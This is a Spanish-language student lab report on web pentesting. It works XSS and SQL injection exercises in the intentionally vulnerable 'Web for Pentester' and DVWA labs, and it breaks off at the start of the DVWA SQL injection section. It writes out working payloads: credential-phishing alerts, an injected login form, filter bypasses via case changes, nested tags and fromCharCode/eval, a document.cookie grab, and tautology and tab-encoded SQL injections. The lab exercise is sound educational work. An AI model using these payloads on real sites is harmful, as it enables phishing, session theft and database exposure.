

Pentesting Web



Pentesting XSS y SQL Injection

A lo largo de este trabajo haremos diferentes ejercicios de XSS y SQL injection en laboratorios preparados para ello. Estos laboratorios son “Web for pentester” y “DVWA”. Como parte adicional haremos algún que otro ejercicio que no sea ni XSS ni SQL Injection y ejecutaremos un “Man in the Middle” con la herramienta “Burp Suite”

CIBERSEGURIDAD

HACKING ETICO

ERIC SUAREZ VAZQUEZ

22/04/2024

INDICE

| | | |
|------|--|----|
| 1. | Web For Pentester..... | 2 |
| 1.1. | Instalación | 2 |
| 1.2. | XSS Reflejado y XSS Almacenado | 3 |
| 1.3. | Ejercicio 1 XSS | 4 |
| 1.4. | Ejercicio 2 XSS | 6 |
| 1.5. | Ejercicio 5 XSS | 7 |
| 1.6. | Ejercicio 3 XSS + Cookies de Usuario | 8 |
| 1.7. | Ejercicio 1 SQL | 9 |
| 1.8. | Ejercicio 2 SQL | 11 |
| 2. | DVWA | 12 |
| 2.1. | Instalación de DVWA..... | 12 |
| 2.2. | Ajuste de seguridad..... | 13 |
| 2.3. | Obtener resultados de la Base de Datos | 14 |
| 2.4. | Niveles de Dificultad | 19 |
| 2.5. | SQLMAP – Opcional..... | 22 |
| 3. | Opcional | 29 |
| 3.1. | Burp Suite Repeater | 29 |

1. Web For Pentester

1.1. Instalación

Empezamos el trabajo descargando la imagen **preconfigurada** necesaria para la instalación en una máquina virtual, el primer paso es descargar la **ISO**, arrancarla después mediante una nueva VM y acceder por el navegador al índice para empezar a practicar con los tests.

En esta URL podemos descargar la ISO

https://pentesterlab.com/exercises/web_for_pentester/iso

Una vez arranque la VM **PentesterLab** podemos abrir el navegador web y colocar la **IP** de la VM (192.168.56.102) en la barra de direcciones, y hacer intro.

Para saber la **IP** de la VM puedes ejecutar el comando \$ **ifconfig eth0**


```
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user@debian:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:68:d7:df
          inet addr:192.168.178.128  Bcast:192.168.178.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe68:d7df/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:11 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1048 (1.0 KiB)  TX bytes:1298 (1.2 KiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:528 (528.0 B)  TX bytes:528 (528.0 B)

user@debian:~$ _
```

Si todo ha ido bien ya podremos ejecutar los ejercicios de Web for Pentester.



1.2. XSS Reflejado y XSS Almacenado

- Comenzamos describiendo que es XSS:

El **XSS (Cross-Site Scripting)** es una vulnerabilidad de seguridad bastante común en aplicaciones web que permite a un atacante **ejecutar scripts maliciosos** en el **navegador** de un usuario.

Existen dos tipos principales de XSS: **Reflejado (Reflected XSS)** y **Almacenado (Stored XSS)**

- **XSS Reflejado**

En este tipo de ataque, el código malicioso es **enviado al servidor web a través de una solicitud HTTP**, generalmente mediante **un enlace o un formulario**, además el servidor web procesa la solicitud y devuelve una respuesta que incluye el código malicioso, que es **"reflejado"** de vuelta al navegador del usuario.

El navegador interpreta el código como parte de la respuesta de la página web y lo ejecuta.

Los ataques de XSS reflejado son típicamente de corta duración y se originan a través de enlaces maliciosos que se comparten con las víctimas.

- Ejemplo XSS Reflejado:

`http://www.ejemplo.com/buscar?query=<script>alert(';XSS Reflejado!');</script>`

- **XSS Almacenado**

En este tipo de ataque, el código malicioso **se almacena de forma persistente en el servidor web**, por lo general en **una base de datos, sistema de archivos o en algún otro tipo de almacenamiento**, además este código malicioso es luego servido a **todos los usuarios** que acceden a la página web afectada, ya sea directamente o a través de ciertas acciones del usuario, como publicar comentarios en un foro o mensajes en un tablón de anuncios.

Los ataques de XSS almacenado pueden tener un impacto mucho **más grave** que los ataques de XSS reflejado, ya que pueden afectar a **todos los usuarios** que visitan la página web comprometida, no solo a aquellos que hacen clic en un enlace específico.

- Ejemplo XSS Almacenado

Dentro de un javascript: `<script>alert(';XSS Almacenado!');</script>`

- Conclusión:

La principal diferencia entre XSS Reflejado y XSS Almacenado radica en cómo se entrega y se ejecuta el código malicioso: en el primero, se "refleja" de vuelta al usuario a través de una respuesta del servidor, mientras que en el segundo, se almacena persistentemente en la página web y se sirve a todos los usuarios que acceden a ella.


- Información

<https://es.stackoverflow.com/questions/306218/cual-es-la-diferencia-entre-xss-stored-y-xss-reflected>




1.3. Ejercicio 1 XSS

Este ejercicio 1 es de tipo reflejado ya que el payload lo añadiremos mediante la consulta HTTP, la variable a la que le inyectaremos el dicho payload es la variable “**name**”



En esa variable “**name**” añadiremos el siguiente payload instando al usuario a pasar su usuario y contraseña por un email determinado


Payload: `<script> alert("Su cuenta requiere mantenimiento, por favor mande su usuario y contraseña al correo admin@gmail.com");</script>`



Al clicar en el botón aceptar el mensaje desaparece, para hacer este ataque más molesto meteremos un bucle for infinito con el siguiente payload

Payload:

`<script>for (;) {alert("Su cuenta requiere mantenimiento, por favor mande su usuario y contraseña al correo admin@gmail.com");}</script>`




Por último añadiremos un form que pide al objetivo su usuario y contraseña, cuyos campos no pueden estar vacíos con el siguiente payload

Payload:

```
<form method="post" action="#">
  <label for="usuario">Usuario:</label>
  <input type="text" id="usuario" name="usuario" required="required">
  <br>
  <label for="contrasena">Contraseña:</label>
  <input type="password" id="contrasena" name="contrasena" required="required">
  <br>
  <input type="submit" value="Enviar">
</form>
```

(En la URL es menos legible debido al cambio automático de caracteres especiales por %número)




1.4. Ejercicio 2 XSS

Entramos al ejercicio 2 e intentamos probar el mismo payload que hemos ejecutado en el ejercicio 1, pero no funcionará.

Payload fallido:


```
<script> alert("Example 2 Hackeado");</script>
```



Observamos que las llaves de script han sido borradas, a continuación probamos a escribir “script” pero con alguna diferencia entre mayúscula y minúscula por si el programa estuviera preparado para borrar la palabra “script” si la encontrara.

Payload:

```
<scriPt> alert("Example 2 Hackeado");</scriPt>
```




Observamos que con una diferencia mínima en la palabra el script se puede ejecutar perfectamente.

1.5. Ejercicio 5 XSS

En este ejercicio 5, un poco ya más avanzado, al detectar la palabra “**alert**” salta un error que nos impide ver el resultado

Payload fallido:

```
<scriPt> alert("Example 5 Hackeado");</scriPt>
```




¿Qué podemos hacer? Para conseguir mandar una alerta en este ejercicio, escribiremos la palabra “**alert**” mediante números y luego lo parsearemos a string, de la siguiente forma

Payload:

```
<script>eval(String.fromCharCode(97, 108, 101, 114, 116, 40, 39, 120, 115, 115, 110, 101, 119, 39, 41))</script>
```

(En esta página encontramos los códigos de cada letra:

https://en.wikipedia.org/wiki/List_of_Unicode_characters)




1.6. Ejercicio 3 XSS + Cookies de Usuario

Probamos unos de los anteriores payload que contenía la palabra “script” pero con una mayúscula para despistar, sin embargo, en el ejercicio 4 eso está corregido y aun así nos da error

Payload:


```
<scriPt> alert("Example 3 Hackeado");</scriPt>
```



El programa encontrará la palabra script y la borrará, pero ¿qué pasará si escribimos un script dentro de otro? Lo haremos de la siguiente manera → <scri<script>pt>

Payload:


```
<scri<script>pt>alert('xss')</scri</script>pt>
```



El script funciona perfectamente, pero se nos pide obtener las cookies del usuario, para ello, usaremos el siguiente payload con (document.cookie)

Payload:

```
<scri<script>pt>alert(document.cookie)</scri</script>pt>
```



En este caso al ser una URL de una máquina virtual no hay cookie de usuario pero esa sería la forma de sacar la cookie del usuario.

1.7. Ejercicio 1 SQL

Al igual que con los ejercicios de XSS, tenemos una variable “**name**” la cual nos servirá como vulnerabilidad para ejecutar una inyección de código, este ejemplo está sacando el registro de la base de datos según el nombre proporcionado.

Si añadimos un condicional como puede ser “**or**” y algo que siempre sea cierto como puede ser “**1=1**” esto sacará todos los registros de la base de datos ya que 1 siempre es igual a 1, tras ello, pondremos comentarios para evitar que haya más código posterior que moleste con --

Payload:

root' or 1=1 --'



Esta es una forma de sacar todos los registros de la base de datos, se nos plantea otro payload que es el siguiente

Payload:

root' OR ' 1 '=' 1



Este **payload** también funcionaría para obtener los registros de la base de datos.


La sentencia que el programa usa para la variable será de este estilo:

```
SELECT * FROM users where name='[INPUT]'
```

Si al **payload** anterior le añadiésemos otra comilla final, la sintaxis estaría errónea y no sacaría ningún resultado.

Payload fallido:

```
root' OR ' 1 '=' 1'
```




Por último, se nos pide también probar un último payload que es el siguiente

Payload fallido:

```
root' OR ' 1 '=' 1 ' #
```

Usando dicho **payload** el resultado obtenido es erróneo y no saca ningún resultado




El propósito de usar un comentario al final, es para comentar el resto del código, la comilla en este caso que hay tras el payload añadido.

El problema aquí es la comilla que está entre el último 1 y el # que queda suelta ejecutando un error de sintaxis, si la eliminamos el **payload** funciona correctamente

Payload:

```
root' OR ' 1 '=' 1 #
```



Usar -- para este **payload** puede funcionar o no dependiendo de la base de datos, por ejemplo:

- MySQL y SQLite: Utilizan # para comentarios de una sola línea
- PostgreSQL, SQL Server, y Oracle: Utilizan -- para comentarios de una sola línea

Probablemente esta herramienta use MySQL o SQLite para la base de datos ya que la intentar el **payload anterior** pero usando --, no saca todos los resultados esperados, solo root, que es el que concuerda.


Payload fallido:

root' OR '1'='1' --



1.8. Ejercicio 2 SQL

Este ejercicio es peculiar ya que impide que existan espacios en blanco, si los hay, la sintaxis falla.



Lo que vamos a hacer para evitar esto es usar los comandos de espacio en blanco o tabulación sin espacios de la siguiente forma

Payload:

root'%09or%09'1'='1#



En este caso, el %09 mete una tabulación en el código pero no hay espacios en la sintaxis

2. DVWA

2.1. Instalación de DVWA

Seguiremos el siguiente tutorial para la instalación del laboratorio DVWA:

[Configuring DVWA Into Your Windows Machine | by Jay Pomal | Medium](#)

Esta es mi configuración de dvwa y su base de datos

```

config.inc.php: Bloc de notas
Archivo Edición Formato Ver Ayuda
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
# See README.md for more information on this.
$DVWA = array();
$DVWA[ 'db_server' ] = getenv('DB_SERVER') ?: '127.0.0.1';
$DVWA[ 'db_database' ] = 'dvwa';
$DVWA[ 'db_user' ] = 'root';
$DVWA[ 'db_password' ] = '';
$DVWA[ 'db_port' ] = '3306';

# ReCAPTCHA settings
# Used for the 'Insecure CAPTCHA' module
    
```

Si todo funciona bien, veremos esta pantalla de Login a la cual entraremos con las siguientes credenciales



Username


Password

Login

2.2. Ajuste de seguridad

Una vez estemos dentro del laboratorio, ejecutaremos diversas inyecciones para llegar a conseguir todos los datos de la base de datos de DVWA.

Antes de empezar, estableceremos el nivel de seguridad de la herramienta, cuanto mayor nivel, mayor dificultad para añadir nuestro **payload**, por el momento lo dejaremos un dificultad baja




The screenshot shows the DVWA Security page. On the left is a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, DVWA Security (highlighted), PHP Info, About, and Logout. The main content area is titled 'DVWA Security' with a lock icon. Below the title is the 'Security Level' section. It states 'Security level is currently: low.' and explains that the security level can be set to low, medium, high, or impossible. It then lists four levels with their descriptions: 1. Low (completely vulnerable), 2. Medium (bad security practices), 3. High (extension to medium difficulty), and 4. Impossible (secure against all vulnerabilities). At the bottom, there is a dropdown menu for selecting the security level, which is currently set to 'Low'. The dropdown menu is open, showing the options: Low, Medium, High, and Impossible. A 'Submit' button is next to the dropdown. The text 'set to low' is visible next to the dropdown menu.

Con el nivel ya ajustado, vamos a empezar a sacar información de la base de datos en el apartado de “SQL Injection”

2.3. Obtener resultados de la Base de Datos

La herramienta funciona de la siguiente manera:

Es un formulario donde le añadimos la ID de un usuario y nos muestra el nombre del usuario cuyo ID sea igual al seleccionado.



User ID:

